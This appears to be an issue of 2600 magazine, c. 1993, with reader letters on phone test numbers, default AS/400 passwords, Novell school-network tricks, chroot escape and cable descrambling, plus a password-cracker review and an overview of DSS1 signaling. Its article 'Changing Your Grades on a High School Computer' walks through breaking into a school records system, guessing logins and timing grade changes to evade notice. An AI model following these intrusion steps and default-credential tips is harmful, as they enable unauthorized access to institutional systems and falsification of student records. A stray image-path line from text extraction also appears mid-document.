I would like to know if there is any BBS or network dedicated to the issue of clarifying or unveiling the so-called New World Order plot, which seems to come from a weird combination of the Trilateral Commission, Council for Foreign Relations, Skull and Bones, Environmental Protection Agency, Club of Rome, Bilderbergers, Socialist International, the Eastern Establishment, and a few others.

To give one miniscule example of how environmental issues are being invoked to change attitudes of people, I quote from the document "A Paradigm for Space Settlement" (by Scott G. Beach, 70701.2601, seems to be a Compuserve account), downloaded on December 17, 1992, from the Space Network (Free) BBS, (303) 494-8446, located in one of the menus for Organizations, as Organization 8, CEDA (Cultural Engineering and Design Association). He discusses what sort of specializations should have engineers dedicated to create sociocultural systems and their supporting ecosystems for humans to live on the Moon and planets. He discusses the roles of ecological engineers, social engineers, technological engineers, and "... behavioral engineers [who] would oversee the socialization and education [of] children. They would also recommend and oversee the implementation of policies designed to keep the rate of deviant behavior at or below politically acceptable levels, and they would conduct behavior modification programs if serious patterns of deviance develop."

This excerpt has *not* been taken out of Orwell's 1984, but it certainly could have been. To get back to my original question, is there any BBS dedicated to things like this? Is somebody interested in creating a BBS or network to support this sort of thing?

Keep up the good work while the present day social engineers don't find an excuse to shut you down.

Almost Anonymous

We're not worried. After all, we've got a few social engineers of our own.... We're sure what you're talking about is in a newsgroup on the Internet. After all, everything else is. If you don't have access, you need to get it by any means necessary.

Los Angeles Numbers

Dear *2600:*

The following ANACs have worked for me in 818/213/310 area codes. Not all work in all areas or at

all times. You may find that a code works one day and not the next - but one of these should always work: 610, 2112345, 1224, 114, 1223, 1221, 1477.

Red Wizard

Dear *2600:*

A question in an older issue from somebody in the South Bay, Los Angeles area (GTE) was "what are those four quick tones I hear when I dial my own number?" Having lived in a GTE area for some time (one of the last to be converted over to electronic switching), I found that when I dialed my own number and *hung up* during the tones, my phone would ring. So the ringback for the GTE switch in the Long Beach (310) area is your own number, then hang up when you hear the intermittent tones. ANAC was 114. Also, mess around with 11n numbers, as I seem to remember these did unusual things sometimes and were disabled at other times. The first to try is 116, as this is the "inverse" of dialing 611, which was the repair service number there.

By the way, with the old switch, ringback numbers were 1199nn, where 0<=n<=9. The "n" that worked the best was 6, however if you hooked up a bicolor LED to the phone line, you could see different ringbacks for different values of n. Some of them would reverse polarity, some wouldn't reverse polarity but would ring by using a higher voltage (hence a bright green/dim green LED), some would give half the ringing voltage and cause the bell clacker to just vibrate without striking the bell (or maybe the voltage was the same but the frequency was doubled so the clacker didn't have enough time to strike the bell?), and my other favorite "n" was where the clacker would strike the bell just one time during the ringing cycle, making my phone sound like those phones in expensive restaurants. (One irritating thing about these old test numbers was dialing them from a PBX. Dial 9 to get a local line out, then 11... whoops! "Police, do you have an emergency?")

Now I live in 714 NPA, Pacific Bell. I haven't found a ringback yet, but ANAC is 211-mnmn where m and n = either 1 or 2, depending on where in the 714 area you are dialing from. Sometimes, ANAC is 211-2121, sometimes 211-1111, etc. If you dial an incorrect ANAC, you get a loud intermittent buzzing tone and you cannot get a new dialtone for about 15 seconds. 811-xxxx is, officially, where their repair numbers are at and, unofficially, where company operators are at to handle maintenance crew calls. There's somebody on one of the 811-xxxx numbers that answers as "DSAC", or something similar sounding. I asked her for some test loop numbers for this area, and she hunted around some old papers for awhile before giving me three. She gave me one for the 714, 213, and 818 NPAs, however none of them worked.

By the way, PacBell seems to read your magazine *and* take steps to fix system weaknesses. If I dial a number and let the other party hang up, or if I dial an incomplete number and wait for the "you have exceeded your allotted time to dial, please hang up and try again" recording, the switch used to give me a new dialtone after waiting a minute or so. Several months after articles began to appear about how to get unrestricted dialtones out of COCOTs, all attempts to get a new dialtone became fruitless. Good work, boys.

One thing that annoys me is a timeout in PacBell's switches that hangs up the phone after a number of rings (or minutes) have elapsed. I dial a radio station that won't answer the phone until you're on the air, in the interest of saving LD charges. I cannot get through to the station because the local switch hangs up the line after about four minutes of ringing (and no, I don't get a fresh dialtone).

Santa Ana, CA

We strongly doubt that PacBell would take steps to protect COCOTs from abuse. All of the BOCs have a pretty miserable track record in that field. Many switches now disallow a return to dialtone after the called party hangs up. This prevents access to unrestricted dialtones on everything from PBXs to voice mail systems. COCOTs just happen to benefit from this too. Another newish "feature" involves timing out rings at the local switch, usually after about three or four minutes. This is separate from the timeouts recently imposed by various long distance companies which is usually closer to two minutes. Their philosophy is that there is no legitimate reason to let a phone ring for that long. Our feeling is that if they could charge you every time you lift the receiver, they would.

Governmental Mystery

Dear *2600:*

Recently I had to make a call to a famous government agency from outside the continental U.S. using a number they had provided. When the call connected, a (recorded) woman's voice came on, speaking in some odd language. It didn't sound like Russian, but may have been Slavic, Romanian, I don't know. When she finished, I got loud beeping tones like you get when you leave the receiver off hook too long.

I called directory assistance in the area to get the main numbers for the agency and tried them with the same result. It would have ended there, except it occurred to me that they may think calls from Alaska or Hawaii are foreign, or some such, and if it looked like my call was coming from inside the U.S., I might get through.

So I tried a calling card I have, which you connect to by calling an 800 number. I figured that number was probably in the lower 48. That worked, and I was able to speak to a human.

It seems to me there's some sort of Caller ID or ANI at work there, and it doesn't surprise me that this agency would have it. It surprises me a little, but not much, that they can't ID through an 800 number (at

least not automatically). Of course, if anyone could, I'd think they could.

Baked Alaska
Cell 9
Nome State Pen

If you were in Alaska, it's possible the strange language was Inuktitut or some other native tongue. Whatever it was, it seems surprising they didn't repeat it in English. If you called the exact same number with your calling card, it seems strange that you didn't get the exact same result.

Numbers

Dear *2600:*

Some interesting numbers for hackers and phreaks: AnswerCall test box (804) 222-9954; System 75s (804) 346-0699 and (804) 747-0507; AT&T Audix (804) 527-5400; Pep Boys UNIX (804) 222-0181; UNIX (804) 222-0891; VAX/VMS (804) 222-1120; One Touch Locator (anyone know what these are?) (804) 346-0259; VVM (804) 346-3378. Some interesting frequencies: Richmond FBI - 167.625; Wells Fargo Alarm - 151.925; Scrambled Communications - 173.760; Air Surveillance - 453.350.

Boredom Prevails
in Richmond

Cellular Mystery

Dear *2600:*

Recently I acquired an ANI number much to my delight which identifies the number (listed and unlisted) of any phone called from. However, when I punched this number into my cellular it did not read back my number, but instead gave me a number in a nearby area code. When I called this number, a Pac Bell recording said, "You have reached a number that has been disconnected or is no longer in service." I know some reader of *2600* has a good explanation.

ED
San Francisco

This also happens if you use a phone on a train or airplane. Your call is actually being routed through a number in the nearest service area. There is no reason for this number to accept incoming calls or exist in any way other than on paper. In fact, the company would probably prefer for you not to know this number since you are learning an intimate detail of their operation.

Disney Details

Dear *2600:*

I've been collecting Disney information for quite some time, and was pleased to see the list of Magic Kingdom radio frequencies in the Spring 1992 issue. I'm no hacker, and thus haven't much use for such a list, but someone with more gumption than I may be interested in the following information, from an article in the November 1982 issue of *Theatre Crafts* magazine. Parades at Disneyland, Walt Disney World, and Epcot (and, I assume, EuroDisney and Tokyo Disneyland) are regulated by a linkage between portable FM transmitters and two Sperry-Univac V77-500 computers. The float-mounted transmitters broadcast to receivers buried in the pavement, which in turn relay the float's location to the central computer system. Thus the central computer can crossfade musical cues to speakers along the parade route to the exact location of the float. It doesn't appear to my untrained eye that this is a way into the main computer but the radio system could possibly be tricked into thinking that a parade had started early, late, or not at all by simply sending different FM signals.

As far as I can make out, most of the parks' audio is carried and mixed over conventional speaker wire, but there are also RF transmitters and mobile receivers to reinforce the overall soundtrack. God forbid, but if some scofflaw could suss that out, phony announcements could be made.

IT
San Diego

Are We Neglecting IBM?

Dear *2600:*

There seems to be a marked lack of information in the "trade" publications about hacking IBM computers. I suspect that this is due to the proliferation of UNIX boxes in colleges and universities but everyone should realize that IBM is still the largest computer manufacturer in the world. As an analyst on Big Blue boxes for the past decade and a closet hack I felt it my duty to put forth some information on this subject. Although IBM is best known for mainframe computers they have recognized the industry down-sizing trends and are currently producing the UNIX based RS/6000 and the AS/400, a mid-range computer operating under the proprietary operating system known as OS/400. Since everyone knows UNIX already, I will concentrate here on OS/400:

1. You will find AS/400 technology at around 200,000 sites worldwide. You will find them in financial institutions, corporations, and enlightened universities everywhere. Since we rarely try to hack them, their security is typically quite lax.

2. A big problem with hacking AS/400's is that they use the proprietary (and extremely antiquated) 5250 data stream protocol and EBCDIC character codes to drive their dumb terminals. You need software to emulate this on your PC or you will get nowhere. Fortunately, this software is relatively cheap and plentiful. Call your local IBM office and tell them that you are connecting a remote PC to an AS/400 through a standard Hayes compatible modem and they should be able to provide you with a list of software vendors.

3. The AS/400 uses simple User ID/Password security. Most systems will disable the communications line after three unsuccessful sign-on attempts. Systems are shipped with a set of default user ID's and passwords. The master security officer is

"QSECOFR/QSECOFR". The system operator is "QSYSOPR/QSYSOPR". The default programmer is "QPGMR/QPGMR". It is common practice to disable the QSECOFR profile and create a new one for the M.S.O. called "SECOFR" (not particularly creative, I admit).

4. For program and data storage the AS/400 uses a structure of "libraries" which are very similar to directories on a PC. AS/400's have a terrific amount of context sensitive help text available by pressing the F1 key (but not on the sign-on screen). The system is entirely menu based with the "GO MAIN" command invoking the Main Menu from which all other menus are accessible.

Enough for now. If there seems to be an interest in the community I will joyfully provide more detail in the future. Be good to each other.

KR
Little Rock

Lack of Understanding

Dear *2600:*

I receive my first magazine today and I have some question, if you could answer me. First, how can I make free calls from my house using a 486 DX33 with a modem of 14,444 baud. I have the *Hacker Handbook* and the *Computer Underground* book but I don't understand how to make the free call. What chance I have to be caught.

The other thing is that I have a lot of numbers of credit cards and I want to use it to buy things by mail, like computers, things, and software. What I have to do?

I'm really interested in being a hacker. I want to get into the computer of the university to change the grades. How can I make it?

Captain Poison
Puerto Rico

You must watch a lot of television as this is the only way you could have gotten such a warped perception of what hackers are. If you want to cure yourself of this and not get chastised in the letters column, we suggest you read what is said in these pages. We provide information on how things work. If people want to use this information for their own personal profit, we can't stop them. But we don't recommend it and we sure do wish they wouldn't refer to it as hacking. It's not. If you have a computer, play with it. If you have a phone, explore your area and share the results. If you have a modem, then you can find all kinds of interesting things. If this seems like too much work, then hacking isn't for you. (It's not for most people.) If you do decide to explore, we'll be happy to help you analyze the results. Until then, turn off the TV and open your mind.

Dear *2600:*

First let me say what a great magazine you publish. Being a novice in the phreak/hack world I've found it difficult if not impossible to learn where to start. Most people on IRC channels that advertise phreak/hack topics are reluctant to talk (understandable in this techno repressive society) or if you ask any basic questions someone calls you a "lamer" and kicks you off the channel. Strange behavior for people who believe in freedom of information. So thank you for putting this sometimes difficult to find info in one easy to find place.

Secondly, I've got some info on cable boxes. The addressable boxes (such as those used by Cablevision) not only descramble the signal but prevent access to the signal. They accomplish this by telling the box "if this person is not authorized to see this then go to this other channel." This other channel is usually a channel showing the pay per view movies available or some other advertisement.

The first thing to do therefore is to build or buy a down converter (*Nuts and Volts* magazine is a good source for this) to bring the cable signal frequency down to something the TV can receive. The signal is still scrambled which is usually done by SSAVI (Suppressed Synch and Active Video Inversion). What they are doing is suppressing the horizontal synch pulses and inverting the video signal. They alternate between both at once or either one individually. Decoders can also be bought but that ruins the thrill of the hack.

Plans for a descrambler can be found in a series of articles in *Radio Electronics* beginning in August 92. Another good source is *Video Scrambling and Descrambling for Satellite and Cable* by Graff and Sheets through Sams Publications. I don't have all the exact details worked out yet but it's a starting place. When I get my hands on some test equipment I can get some measurements and send more info.

Tech

Don't be discouraged by those people who refuse to answer your questions. It usually means that they just don't know themselves.

Review Update

Dear *2600:*

In my review of the MoTron Electronics TDD-8 DTMF decoder in the Summer issue, I complained about the lack of any documentation provided with the unit.

Well, just four days after receiving my copy of *2600,* I received a letter from the owner of MoTron Electronics, who had read my review in *his* copy of *2600,* and had immediately sent me the missing manual.

The manual consists of seven A4 pages and covers all information you need to operate the decoder. There is a circuit schematic and wiring diagrams for the RS-232 connection. The software is described, including all the toggle switches. The "alarms" which I found so mysterious are telephone numbers which you program into the software. If the unit decodes one of these numbers, a beep is triggered. You can program up to 150 numbers.

A plastic mounting kit, the PMK-1, is available for

the TDD-8. Also available is the TM-16, a decoder similar to the TDD-8 but which can display 16 digits and store 80 digits. This is housed in a metal case with its own battery supply, a sort of Mil-Spec decoder.

Another interesting item for sale is the AK-4, a DTMF controller, which allows you to control devices remotely over the phone lines. More of interest to the radio spectrum regulatory agencies of a government is the TxID-1 which is a card and software which together with a receiver can provide a "fingerprint" of a radio transmitter using AM or FM. This sort of thing is used by our Department of Transport and Communications to track down repeater jammers and business types who use unlicensed two-way radios.

Motron Electronics can be reached at 800-338-9058 (orders only) or 503-687-2118 (tech info and orders).

Les Inconnu
Sydney, Australia

High School Hacking

Dear *2600:*

This letter is in response to the article on "High School Hacking" by The 999 in the Summer 93 issue. It would appear that 999 is using a Novell network. Here are two simple tricks that almost always work. First, login as guest. The password is either Guest or is non-existent. Next, once you get in as someone else, get to the main menu and hold down the ALT key and type the letters E,S, and C, then release the ALT key. This will drop you to DOS with full rights. Both of these usually work because the techs who install the nets don't bother to remove or change these things because they think the Sys admin will. Your average high school Sys admin is a word processing teacher or English teacher and doesn't know RAM from ROM and thinks the techs did everything when they installed the net.

The Noid

Dear *2600:*

I found your article on hacking school computers very interesting. During the school year, a schoolmate and I made numerous attempts to bust into our school's library system called "DYNIX". From some of the menus you could hit "O" or "M" and it would ask you for a password. We never could figure it out because our librarian touch-typed. My question is has anyone found any back doors to these types of systems?

Soylent Green
San Antonio

Dear *2600:*

I am surprised that *2600* actually printed this article. It contains little informational content. It sounds like The 999 is on a system using Novell Netware. One has to ask, what version? Also, is there a separate menu utility involved, such as I-Class? The 999 never mentions this fact, as if all high schools use Novell. He then proceeds to inform us how to get into the Sysop account. Well, this requires no special skill apparently since it has no password at his school. Although this does wonders to prove how useless security can be if it is not put to proper use by the users, it provides little data on how to actually get a sysop account. I compliment The 999 on his stunning skill in hacking an account that has no password, but I would rather he tell me how to get past a *passworded* account, since that is what *most* of them will be.

The way in which this article was worded was hardly informative. I do not expect hackers to be literary geniuses, but I think some explanation was in order instead of things like "All the drives pretty much look the same, with the same directories and all. But they are a little different, and the files in the directories are different." No shit? Reads like "Beavis and Butthead Hack The LAN".

Why is the naming of the directory structure strange? That is the way Novell does it, or at least the class program. Is there a better way than using the account usernames in the directory listings? He also fails to mention the benefit of teacher accounts, which often do not have passwords and allow one to add programs to one's menu system, which can be useful. He also fails to mention some of the more interesting commands in Novell (if indeed that is what he was talking about, we will never know I guess), such as rights, map, grant, syscon, etc. The list goes on.

I feel that there were several things within this article that could have been elaborated on which, sadly, were not. I suggest that those who would write for such a great magazine as *2600* do a bit more research than The 999 did before writing an article. Hell, he may have known about everything I mentioned in this letter, but an article is no good to people if it is not specific and thought out.

Hagbard

Telco UNIX Trap

Dear *2600:*

FYI: the "trap" is indeed a trap, not a bug. I talked to the guy who set it up (Steve Belovin, at AT&T's research arm). Nice guy, a little high strung, a little paranoid, but a nice guy. He has written some papers on the system - I'm going to try to get them.

From what I remember the "fake shell" is real. The login program uses chroot (see man section 2) to change the root directory to some other place where enough stuff exists to look like a full but uninteresting machine. There is no way to chroot() back.

That, of course, does not mean there is no way to get access to the rest of the machine. If you know enough about Unix to build the system commands (or find another machine to get them from, it has to be the same CPU arch, and the same basic version of Unix or Plan 9) "mknod" and"mount". You will also need to know the major and minor device numbers for disks on that version of Unix/Plan 9. Just mknod the block disk devices, and mount them (you can use fsck or fsdb, which you should also acquire to find out where the disks are normally mounted (i.e. /usr/local, /usr/homes,

/source)).

You should probably acquire a new shell (the existing one probably logs commands to a file "above /" (any files opened before the chroot stay open after it)). You may also want to turn off accounting, I believe you need a copy of "sar" for that, but I don't recall.

No I haven't attempted this on the AT&T systems (which is why I don't know what turns off accounting), but on one of my own. I don't advise that anyone else try it on someone else's system. Just a friendly note to let people learn a little about the dangers of chroot(), Not As Safe As You Think.

A Maryland Hacker

Of course, this high-strung, paranoid guy is going to just love reading this.

Bookstore Trouble

Dear *2600:*

I have been reading your journal for approximately a year now (4-5 issues).

I must say that I enjoy it tremendously, look forward to it, and wish you much success in continuing to publish.

I have been purchasing it at newsstands because I feel that it is the safest option in regard to maintaining anonymity. A new (and rather large) Barnes and Noble bookstore opened near me approximately 1.5 years ago, and I was quite happy to realize that I no longer had to drive 45 minutes to find *2600* while hoping that it did not sell out prior to my arrival.

After noting that I had not seen a recent issue (since the one reporting the D.C. "bust") I asked when they expected the next issue. To my chagrin, I was advised that B&N no longer carried it (or *bOING bOING*), and the reason I was given was that neither publication sold well.

Now, I know that any time I got there (I stop in at least twice a week) I obtained one of two copies, and the other was gone in less than a week. Therefore, this is obviously bullshit.

Do you know anything about this? Given the high proportion of tightasses around here, I wouldn't be the least bit surprised if some yuppie fuck complained and/or threatened them about carrying it. However, it is unwise to go ballistic without proof.

Also, what are your policies about retailers? I'm pretty certain that I can get a local CD store to carry *2600* (as well as a number of other technical publications that I'd like to read but do not wish to provide with identifying information).

trader

If you know of a good store for us to be in, let them know about us and let us know about them. Hopefully, nature will take its course. As for complaining imbeciles who try to get us pulled off the shelves, yes, they exist. Read on.

Dear *2600:*

If you think your city is free from all those bookbanners who really just inhabit the hinterlands betwixt the coasts, think again....

A couple of recent incidents in our very own bookstore:

We have one customer with a predilection for covering up every book we sell on the body or sexuality, s/he has struck us several times this summer. The modus operandi is something like this: Cover all face out books like *ZONE 3/4/5, Stafford/Body Criticism, Hunt/Invention of Pornography,* sometimes with more than one copy of another book, usually a "harmless" monograph or some such. Then, still not satisfied, proceed to sections where these books are filed spine out. Hide the spine outs by reshelving the book with the page edges showing out. This person seems to always strike during our busy periods when we're unlikely to notice his or her actions.

A couple of weeks ago we had a customer who after perusing our magazine section for a few minutes, discovered a publication called *2600 - The Hacker Quarterly*. Clearly agitated, she demanded to know why we carried this periodical and left an annoyed, vaguely threatening note for the manager. A couple of hours later she hurried back into the store and purchased four copies. One for herself, one for her husband, (I gather they are both computer programmers) "one for the *Globe* and one for Congressman Kennedy." She said she'd be sending them to demand an investigation as to why this magazine is allowed to be published and why we're allowed to sell it. (I'm still waiting to hear from Joe.) Incidentally, *2600* is among our better sellers....

Summer always brings in some unusual clientele to our store (and we have pretty idiosyncratic customers!).

J

Actually, if everyone forwarded a copy to their congressman, they might get a clue. Don't hold your breath, though.

Rumor Quelling

Dear *2600:*

I found a semi-interesting phone number today. Supposedly, if you dial 312-666-9996 and it answers with a short beep, your phone is tapped. If it answers with a long beep, it's not tapped. Everyone I know who's tried it has gotten the long beep. Thought you might want to publish the number if it's true. If you know whether it's an urban legend or not I'd appreciate the info. I work with a bunch of paranoid and not too intelligent lawyers who passed on the info.

Sue

What you have is a number that answers with a long beep. In other words, it's another telco test line. If your phone is being tapped, there is no number you can call to find out unless you know who's tapping you and you really trust them. This tap-detecting number is one rumor that has been going around for decades.

Problem Solving

Dear *2600:*

Reuben of NYC, you are now in business. My latest catalog from Circuit Specialists, Inc. (1-800-528-1417) sells the DTMF decoder IC you're looking for. Their part number is CD22204E, and it's only $4.60 (or cheaper if you buy more than 9). Their minimum credit card order is $15, so buy some other stuff if you're gonna do it by phone. (They sell 6.5536 crystals for $2.50, id C17, or the colorburst crystal which the DTMF decoder requires for $1.66, code C7) Their standard shipping charge is $4.00, unless you order something bigger than ma's attitude problem, then they start charging you a percentage. I think $4.00 ought to be more than enough for about 1 gram of ICs. Strangely enough, they don't sell a DTMF *encoder,* which leaves them one part short of a perfect supplier of Quarter parts. Oh well....

LL

Dear *2600:*

Reuben NYC was dying for a SSI202 decoder chip. These are available from B.G. Micro (214) 271-5546 for just $2.25 each.

Saladin

Cellular Criticism

Dear *2600:*

I picked up a copy of your Spring '93 issue of *2600* and was looking at the article on Cellular. Much to my disappointment, a great amount of the information that you published is either misleading or incorrect entirely. (1) The NAM (including the MIN/ESN) pairs are *never* stored on the same chip as the phone's program code. Oftentimes they are on RAM chips that have a 3.6 volt battery which constantly powers them.

(2) There are phones based on the Z80 processor, although Bootleg would have you believe there are not. Novatel 8502 phones use a Z80 processor. Many others use either a 6811 or 8051.

(3) Most, if not all, cellular phones can have the entire NAM edited (including the ESN) from the keypad without modification of the program software chip. The Novatel has a special function dedicated to it, and many other phones allow access to it through hidden technician's menus and write commands.

I suggest people interested in this field might spend more time with the industry standards and ignore the current rumors about cell phones.

Mark Uber

(continued from page 8)




FIGURE 4d.

PRODUCT REVIEW

Access Data Recovery
Password Cracking Software
$245 NTPASS
$185 All others
87 East 600 South
Orem, UT 84058
(801) 224-6970
Review by Hakim

Just how secure do you think your password protected files are these days? Well, that all depends upon the amount of determination (and money!) of the First Amendment violator in question.

A password cracking software program by Access Data Recovery has helped many governments and law enforcement agencies scrutinize word processor files that were believed to be "secure" from prying eyes. Access Data Recovery has a line of software programs that will recover lost or forgotten passwords. These programs are *not* general file decrypters. They are special purpose products that decrypt only the file lock password; they do not decrypt the entire contents of the file. Decryption time is reportedly a function of size of the protected file. Access Data Recovery estimates that less than a minute is very common.

Access Data's programs will only work with files generated by specific programs such as WordPerfect, Word for Windows, Symphony, Lotus 1-2-3, and other similar products. The password cracking programs do not decode an encrypted file and convert it to plain text. Instead, they attempt to figure out the password used to encrypt the file.

Although these programs refer to their file locks as password protection systems, what they actually do is use a user selected password as the encryption/decryption key. Analysis of the file can yield the lost/unknown password.

Access Data Recovery currently carries several variations of this program. They are as follows:

WRPASS: WordPerfect password recovery (available for Macs and IBM).
LTPASS: Lotus 1-2-3, Symphony, Quattro Pro password recovery.
XLPASS: Microsoft Excel password recovery (available for Macs and IBM).
WDPASS: Microsoft Word password recovery.
PXPASS: Paradox password recovery.
NTPASS: Novell Netware password recovery.

The NTPASS Snag

The best thing about the Novell program is that it is made to allow you to change the System Administrator's password to what you want without ever knowing the original password. Access Data realized that network security could be breached with its program and they have incorporated the following features into it to avoid unauthorized use:

1) NTPASS is a standard NLM which can only be loaded at the file server. The file server is almost always located in a secure location. (Not at my school!) NTPASS will not work on any other computer.

2) In order to run NTPASS, an access code must be entered. When NTPASS is shipped, it is shipped without the access code. In order to activate NTPASS, the user needs to call Access Data to get the access code.

3) Access Data requires that users of NTPASS register the program with them before the access code will be issued.

4) Since the access code is a derivative of the NTPASS serial number and the Novell Netware serial number, each version of NetWare will require a different access code thereby requiring you to call them again. All access codes must be obtained directly from Access Data Corp.

5) Once the user changes the password, a networkwide bulletin is broadcast informing *everybody* that the supervisor's password has been changed.

6) You never find out the original password and will therefore be unable to change it back to the original.

Fortunately, the other password cracking programs do not have such drawbacks.

If you become slightly interested in this, call AccessData for a demo copy. They send a working copy of WRPASS that only works with passwords that consist of exactly 10 characters.

Changing Your Grades on a High School Computer

by Drewl/Salivate

So you wanna be the next Ferris Bueller, huh? Well, it's actually easier than you think! (but not as easy as Hollywood makes it) Are you frustrated with those damn teachers? Or are you flunking out cuz you're doing too much Internet hacking and phreaking? Well, this method is better than stealing blank report cards and running them through your printer (which was the method I practiced until now!).

First of all, high school computers are very simple (they have to be in order to get anything done!). The security is extremely low, the hardest part will be finding the dialup.

When I realized that my high school was all networked, I knew that really all I had to do was find the number. At first I snuck in the computer room and rifled the desk for the number, hoping I'd find it on a memo or something. After the second or third day I was beginning to get frustrated, cuz war-dialing is a pain in the ass. So I decided to check the phone line itself and there it was, written in pencil on the phone box: 527-xxxx (sorry, gotta protect the school).

Step 2: Once you find the number, find out a little about the system. Mine was an IBM 386 (with at least 100 or so megs) running the PARS (Pupil Attendance and Records System) with 10 or so Ethernet Wyse60 terminal hookups, so it was a fairly small system. To kinda get a feel for the system, I made an appointment with my counselor and asked him to show me my spring schedule (this was in December, two weeks before the end of the Fall semester). As he cruised through the system, I kinda checked it out.

Next, I rushed home at once (cutting all of my classes after lunch) and called it up. I was of course confronted with the "Login:" prompt. After failing a few "GUEST" etc. accounts, I remembered that computer managers are lazy and stupid. So I tried my counselor's first name. *Bingo!*

What To Do If This Happens To You

When the computer asks for an emulation, type ANSI. There should be a menu of some sort, and all of the functions will be numbered.

SOFTWARE MENU for ted
30 WordPerfect 5.0
31 WordPerfect 5.0 personalized setup
33 Import WordPerfect files from DOS floppy
34 Export WordPerfect files to DOS floppy
55 PARS
60 Spooler
80 Abort other terminals you have logged in
90 Tape backup
99 Logout

The only two items we're interested in are 55 and 60. PARS is the heart of the system and you will be confronted by another password.

Welcome to the NAME County Office of Education
PARS Data Base Management System.
Please enter your password:

As many experienced hackers know, businesses (and schools) have lame employees who forget the system password(s) easily, so they take it out of the banner. In this case, the password was simply *NAME!*

So you are now deep into your school's brain. You have many options: in the attendance menu, you can change that cut you got when you found the number earlier that morning or you can change your class schedule cuz your teacher is a jerk! (Even though it doesn't matter anyway, cuz you'll get an A in the class no matter what.) You can also alter an entire class period, or even register a new student (That is a *lot* of phun! I named him Daemon Cocot.). Then give him a schedule and voila, you have the first cyber student at your high school! But best of all you can *change your grades* and permanent records.

Look for an item on the menu that refers to schedules/marks. Then in the sub menu, pick something that says Student Mark Maintenance. Yet another window will pop

up. It should say **ENTER GRADING CYCLE**, so type Q1, Q2, Q3, or Q4 for which quarter grades you want to change (Q2 and Q4 are the fall and spring semesters) or you can do D1, D2, D3, or D4 for deficiencies (yes, you can delete your cinch notices, naturally you don't want your mom wondering how you pulled an A minus out of a class that you got a cinch in!).

Now comes the tricky part! So you know *how* to change your grades, but *when* do you do it? *Be aware of how your grading system works* and *how* the teachers enter the grades. At my school, on the last day of finals (a Friday), the teachers would submit all of the grades on a Scantron (fill in the bubbles with a #2 pencil type of thing) and they would be scanned that afternoon. Then on Monday, they would be printed out and sent back to the teachers to be checked. This obviously was *not* the time to change grades! The grades would then be recollected and entered later that day. Now for the *real* tricky part! In order for your grades to appear correctly (correctly for *you* of course), you have only a few hours to change them - from the time that they were scanned in until when they are printed out (see the calendar - between two and five hours depending on how much is backed up to print that night).

Monday is the day you should call up the computer. Once you have the main menu up, type 60 this time (Spooler). Then list the spooler files printed today. You should get something like the following (a lot of absences and stuff, but the very end is what we are looking for).

201/05 15:22 pars 9.5x11 mariann 596 AT004 Daily attendance 1/11/93

...etc

...etc

301/07 15:52 pars 9.5x11 mariann 655 AT005 Non-veri abs for 1/11/93

301/07 __:__ Tonight ted 656 SM002 Student Report Cards 1/11/93

The __:__ and the previous time are the most important bits of information. The __:__ means that it has either not printed out yet or it has started but not finished. So look at the line above it - this tells when the last document finished printing. So if the time right now is 4:00 pm then you are fine. But if it is 4:15 or later you had better hurry (unless your name is at the end of the alphabet). Exit the Spooler menu, enter PARS/Schedules-Marks/Student Mark Maintenance and *hack away!* And give Daemon some grades also while you're at it!

Now you will forever have the grades you gave yourself, and they will come about Wednesday. But, being the hacker type with no patience, you wanna find out right away, right? So just go into the counseling center and request a transcript the next day (Tuesday). If they say you are getting your report card tomorrow, just say you have this college... Harvard, perhaps.

If the grades you get are the ones you changed, congratulations. You are now the envy of *millions* of high school students around the world! Which brings me to my last point: *don't, don't, don't* go bragging about your latest hack! Another note: it isn't a good idea to give yourself straight A's, unless all of your teachers are oblivious of your existence. You don't want some teacher or administrator snooping around cuz they were *sure* they gave you a C minus in the class when you made the 4.0 Club!

An Overview of DSS1

by Cruise-CTRL

Integrated Services Digital Network - what a buzzword. Back in the mid to late eighties, that's all we heard about. The new all-digital telecommunications package that would allow for rates of up to 64 Kbit/sec. And it's here, and getting more and more common every day.

There are two primary signaling systems involved in ISDN: SS7 and DSS1. SS7, or Signaling System 7, is a well-known entity - as a matter of fact, SS7 is not limited to ISDN - it's an independent protocol used for things other than ISDN, too. But DSS1, or Digital Subscriber Signaling System 1 (they seem to have forgotten an S here - typical) is limited to ISDN.

DSS1 handles signaling between the end nodes (users, the local loop, whatever you want to call it) and the local telco switches. It's on the ISDN customer's premises and handles subscriber switching.

There have been a lot of compatibility problems with DSS1 - when the first ISDN sites came out several years ago, every vendor had their own protocol, and nobody could talk to each other. Here is where National ISDN 1 steps in. This is a fairly new, standardized ISDN protocol, and it was designed to handle all this compatibility mess. The old sites that were put in before this still have problems talking to others.

A typical residential ISDN subscriber has 2B + 1D channels - that is, two 64 Kbit/sec B channels for data and voice transfer, and a D (delta) channel which handles switching. The D line is DSS1 and, before its acronym was coined, it was pretty much known as just that - the "D-channel protocol".

Basically, DSS1 carries pertinent switching information (the subscriber's phone number) in what's called a message.

There is separate signaling between the local loop and trunks (between switches), and this keeps end users away from trunk signaling equipment (the old world of the blue box). The trunk signaling is done by SS7.

